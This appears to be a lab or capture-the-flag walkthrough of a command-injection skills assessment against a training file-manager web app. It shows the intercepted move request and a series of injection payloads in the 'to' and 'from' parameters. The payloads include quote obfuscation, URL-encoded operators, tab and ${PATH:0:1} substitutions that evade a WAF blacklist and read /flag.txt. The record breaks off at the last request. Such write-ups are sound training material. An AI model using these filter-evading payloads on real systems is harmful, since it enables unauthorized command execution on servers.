Skills Assessment - Command Injections
Description:
You are contracted to perform a penetration test for a company, and through your pentest, you stumble upon an interesting file manager web application. As file managers tend to execute system commands, you are interested in testing for command injection vulnerabilities.
Use the various techniques presented in this module to detect a command injection vulnerability and then exploit it, evading any filters in place.
TARGET: 154.57.164.76:30966
Authenticate to target with username "guest" and password "guest"
Challenge 1
What is the content of '/flag.txt'?

To start this challenge, lets go ahead and open the website in a new browser tab and then try logging in with the provided credentials
We are now logged into this file manager we app, where we can see some file names along with their size, modified data, unix permissions, owner and some actions. At the top right there is a search feature.

- We notice right away that the owner of all the files is the
www-datauser - I also noticed that the 'Preview' button on the right of each file does not work, it just sends you to a bad link.
- And all the files have as content:
this is just a random document - Clicking on the "Copy to..." button you are then navigated to a screen that lets you copy or move the selected file to another folder in the file manager

- If I try moving a random file into the only folder there is in this file manager app (
tmp) it works (first select the folder then click Move) - But if we just select Move without selecting the folder, the application will throw an error and return us to the file manager screen:

The error we get says:
Error while moving: mv: '/var/www/html/files/51459716.txt' and '/var/www/html/files/51459716.txt' are the same file
- This already reveals one thing, the server uses the
mvcommand to attempt moving files, and when we specify the same file, that command of course fails.
Maybe we can use this entry point to inject a payload! Lets go ahead and capture this exact request in Burp. Open Burp Suite proxy so that we can intercept the requests we will send to the target. In Burp turn Intercept on.

Once Intercept is on, replicate the request by clicking on the Copy to... button of any of the files and then just clicking Move without selecting a folder. Send the request to Repeater so we can easily forward it and look at its response immediately

This is the request looks like:
GET /index.php?to=&from=51459716.txt&finish=1&move=1 HTTP/1.1
Host: 154.57.164.76:30966
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://154.57.164.76:30966/index.php?to=&from=51459716.txt
Cookie: filemanager=tuplt6ccfso19igqoi2rg56ts5
Upgrade-Insecure-Requests: 1
Priority: u=0, i
- Note there are many parameters in the URL.
to=from=51459716.txtfinish=1move=1
- Probably what we need to focus on here are the
toandfromparameters since these are probably the parameters will be passed as arguments to themvcommand. In this case since we did not select a folder for the file to move to, thetoparameter is empty.
;whoami
I will start by injecting ;whoami; into both to and from parameters. The first line of the request will look like this:
GET /index.php?to=;whoami&from=;whoami&finish=1&move=1 HTTP/1.1
Then we click Send

- We got a message because our payload was probably flagged by the WAF probably because we are using a blacklisted character.
%0awhoami
The next payload I will try will use %0a (the new-line character) to escape the mv command and then run whoami (just to prove injection). The first line of the request will look like this:
GET /index.php?to=%0awhoami&from=%0awhoami&finish=1&move=1 HTTP/1.1
Still we get:
Malicious request deniad!
&whoami
Since the previous didn't work, lets move on to the next operator, I will now try building my payload using the & operator to escape the mv command on this request (having url-encoded it first). The first line of the request will look like this:
GET /index.php?to=%26whoami&from=%26whoami&finish=1&move=1 HTTP/1.1
- Note the URL-encoded version of the
&operator is%26
Still we get:
Malicious request deniad!
&who'a'mi
Trying different escape character has not worked yet, so why not trying to obfuscate the command just a little bit so it does not gets flagged by the WAF. The first line of the request will look like this:
GET /index.php?to=%26who'a'mi&from=%26wh'o'ami&finish=1&move=1 HTTP/1.1

- We got command execution!
Reading flag.txt
Now that we know the & (%26) character is not blacklisted and that we ware able to get command execution once we obfuscated the whoami command with ' quotes (which are ignored by bash).
The command we want to read the /flag.txt file is:
cat /flag.txt
- For this command we need to be careful with 3 things:
cat: probably flagged as a malicious command so we can try obfuscating it with'characters.+url-encoded) which more that probably is a blacklisted character so we will need to replace it/: most of the times this is also a blacklisted character so we will need to replace it
Here is the payload I will attempt:
%26c'a't%09${PATH:0:1}flag.txt
c'a't-> bash just readscat%09-> provides a 'tab' character${PATH:0:1}-> provides a/character
The first line of the request will look like this:
GET /index.php?to=%26c'a't%09${PATH:0:1}flag.txt&from=%26'i'd&finish=1&move=1 HTTP/1.1
